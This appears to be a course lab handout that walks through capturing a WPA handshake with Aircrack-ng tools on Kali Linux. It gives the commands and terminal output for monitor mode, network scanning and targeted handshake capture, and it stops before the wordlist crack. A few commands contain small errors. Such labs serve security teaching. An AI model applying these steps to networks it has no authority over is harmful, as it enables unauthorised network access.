Practical 6A

Problem Statement: Crack WPA encryption using Aircrack-ng in Kali Linux

Lab Environment

To carry out this lab, you will require the following:


1. Kali Linux as the attacker machine
2. Web browser with Internet connection
3. Administrative privileges

Lab Tasks

You can crack a wireless network encrypted with WPA by using the following steps.


1. Log in to Kali Linux and launch the command terminal

2. First, check if the wireless card is connected or not by using the 'iwconfig' command, as shown in Figure




```
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:"Ws123"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 50:[redacted]
          Bit Rate=39 Mb/s   Tx-Power=19 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=67/70  Signal level=-43 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:59  Invalid misc:229   Missed beacon:0

lo        no wireless extensions.

eth0      no wireless extensions.

root@kali:~# 
```

3. Change the wireless interface into monitor mode using 'airmon-ng start wlan0' command with wlan0 as your wireless interface name, as shown in Figure



```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1013 NetworkManager
 1157 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmsmac        Broadcom on bcma bus, information limited

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mo
n)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 
```

4. Use ‘airodump’ to find out the SSID on the interface using the command:
‘airodump-ng -write capture wlan0’



```
 CH  4 ][ Elapsed: 24 s ][ 2017-11-06 16:00

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:[redacted]      -1        0        0    0  -1  -1                   d[redacted]
 00:[redacted]      -1        0        4    0   5  -1   OPN             <[redacted]
 74:[redacted]      -1        0        2    0   1  -1   WPA             <[redacted]
 B8:[redacted]      -1        0        0    0  -1  -1                   <[redacted]
 E4:[redacted]     -49       75      333    0   1  54e. WPA2 CCMP   PSK  W[redacted]
 50:[redacted]     -53       84      362   15  11  54e  WPA  CCMP   PSK  W[redacted]
 00:[redacted]     -60       58        0    0   8  54e  WPA2 CCMP   PSK  W[redacted]
 B0:[redacted]     -67        9        0    0   1  54e  WPA2 CCMP   PSK  D[redacted]
 B8:[redacted]     -64       47        1    0  11  54e  WPA2 CCMP   PSK  C[redacted]
 18:[redacted]     -66       47       66   10   2  54e. WPA2 CCMP   PSK  W[redacted]
 0C:[redacted]     -66       32       42    7   7  54e  WPA  CCMP   PSK  T[redacted]
 8C:[redacted]     -71        9        0    0   1  54e. WEP  WEP         B[redacted]
 74:[redacted]     -68       21       31    1   8  54e  WPA2 CCMP   PSK  E[redacted]
 B8:[redacted]     -66       11        1    0   8  54e  WPA2 CCMP   PSK  G[redacted]
 8C:[redacted]     -71        8        0    0   1  54e. WPA2 CCMP   PSK  B[redacted]
 18:[redacted]     -69       20        0    0  11  54e. WPA2 CCMP   PSK  S[redacted]
 8C:[redacted]     -71        6        0    0   1  54e. OPN              <[redacted]
 8C:[redacted]     -71        6        0    0  11  54e. OPN              <[redacted]
```

The screen will display a list of Wi-Fi networks as shown in Figure


5. Use the following command to capture a 4-way handshake by using airmon-ng to monitor traffic on the target network using the channel and BSSID values

‘airodump-ng -c 3 --bssid 9C:5C:XX:XX:XX:XX -w . wlan0’

where,

‘-c 3’ is used to specify the channel number 3

6. Now, wait to capture the handshake packet. Once you have captured a packet, you will see the output similar to Figure



```
 CH 11 ][ Elapsed: 36 s ][ 2017-11-06 16:49 ][ WPA handshake: 50:[redacted]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 50:[redacted]      -40 100      378     1674   27  11  54e  WPA  CCMP   PSK  W

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 50:[redacted]      7C:[redacted]      -46    0 - 6e     0       59
 50:[redacted]      B8:[redacted]      -65   12e-12e     0       25

[1]+  Stopped                 airodump-ng -c 11 --bssid 50:[redacted] -w . w
lan0mon
root@kali:~#
```

7. You will see a captured .cap file in your /root location which is a default location

8. 8. Now, run this captured file against a wordlist to crack the WPA key